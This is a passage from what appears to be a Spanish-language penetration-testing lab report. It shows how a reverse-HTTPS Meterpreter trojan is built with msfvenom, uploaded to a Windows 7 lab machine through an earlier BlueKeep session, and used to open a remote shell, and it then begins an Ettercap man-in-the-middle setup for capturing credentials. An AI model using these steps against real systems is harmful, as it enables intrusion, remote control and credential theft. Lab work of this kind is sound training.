                                     e specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Buscamos payloads con msfvenom en otra terminal que nos servirá para crear el troyano y también hacer la escucha desde multihandler.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l payload

Framework Payloads (1391 total) [--payload <value>]
═══════════════════════════════════════════════════

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an established connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
```

Vamos a utilizar el siguiente payload para explotar la máquina windows 7 desde multihandler y para crear el troyano.

```
windows/x64/meterpreter/reverse_winhttps          Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)
                                                  . Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows x64 wi
                                                  nhttp)
windows/x64/meterpreter_bind_named_pipe           Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_bind_tcp                  Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_http              Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or
                                                  newer.
windows/x64/meterpreter_reverse_https             Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or
                                                  newer.
```

Explotamos la máquina y esta explotación queda en escucha.

Primero insertamos el payload elegido, con el comando “set payload” seguido del nombre del payload (windows/x64/meterpreter_reverse_https) y después lo explotamos.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload ⇒ windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.165:8443
```


Una vez que tenemos el multihandler a la escucha creamos un troyano. Para ello necesitamos el payload con el que explotamos el multihandler, la IP de Kali y el puerto desde el que se hace la escucha, que se encuentra en la explotación del multihandler.

El troyano lo crearemos en un archivo que llamaremos proyectoo.exe.
Para crearlo utilizaremos los siguientes comandos:
“sudo msfvenom -p (nombre del payload) LHOST=(IP de la máquina kali) LPORT=(el puerto desde el que se hace la escucha) -f exe > proyecto.exe


```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.1.165 LPORT=8443 -f exe > proyectoo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 202844 bytes
Final size of exe file: 209408 bytes
```

Una vez creado el troyano lo subimos a la máquina Windows 7 desde el hackeo que hicimos con la vulnerabilidad bluekeep con el comando:
“upload” seguido de espacio y el nombre del troyano (proyectoo.exe) y la ruta donde lo queremos poner. En este caso lo queremos subir al escritorio.

Vamos a buscar la ruta del escritorio de windows 7, para ello abrimos la cmd.



Dentro de la cmd ponemos el comando “dir” para buscar la ruta del escritorio (Desktop).



El escritorio está dentro del archivo “bop”. Así que la ruta sería:
“C:/User/bob/Desktop”.
Introducimos el troyano (proyectoo.exe) en el escritorio de la máquina windows 7 poniendo “upload (nombre del troyano) (ruta del escritorio)”.

```
meterpreter > upload proyectoo.exe C:/Users/bob/Desktop
[*] Uploading  : /home/kali/proyectoo.exe → C:/Users/bob/Desktop\proyectoo.exe
[*] Completed  : /home/kali/proyectoo.exe → C:/Users/bob/Desktop\proyectoo.exe
```


Entramos en la máquina windows 7 para comprobar que el troyano aparece en el escritorio.

Una vez que se ejecute ese archivo, el multihandler en escucha se activará.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload ⇒ windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.165:8443
```

```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.165:8443
[*] https://192.168.1.165:8443 handling request from 192.168.1.151; (UUID: kjoty6w9) Redirecting stageless connection from /v4l-WlvCpxStm6yZy9AvfQS9YWFVTzVf
fJdGT0M3g8Uj996UgbOoiYd1JOlezMnRzXnzcv4LW5Rbj4ExOYzf92B_WPoNi7oV80 with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
'
[*] https://192.168.1.165:8443 handling request from 192.168.1.151; (UUID: kjoty6w9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.1.165:8443 → 192.168.1.151:54313) at 2024-05-20 19:06:05 +0200

meterpreter >
```

4- Ataque “Man in the middle”




En este ataque vamos a realizar una escucha entre la máquina Windows 7 (IP 192.168.1.151) y la máquina Linux OWASP (IP 192.165.1.149).
Con esta escucha detectaremos las credenciales que escribiremos en la máquina Windows 7 para entrar en la página de la máquina OWASP.


4.1 Ettercap-graphical

Primero abrimos el programa Ettercap-graphical en la máquina linux.

Nos pide la contraseña de nuestra máquina.




Una vez la introducimos, nos aparece la página principal del programa.
Una vez dentro pulsamos el símbolo de validación que está a la izquierda de los tres puntos, en la parte superior derecha.




Ahora pulsamos los tres puntos verticales.


La opción “Targets”

Y “Select targets”.




Ahora introducimos las IPs de las máquinas a las que queremos realizar la escucha. Como Target 1 pondremos la IP de la máquina Windows 7 y como Target 2 la IP de la máquina OWASP, ya que las credenciales las escribiremos desde la máquina windows 7 para entrar en OWASP. Después pulsaremos “OK”.






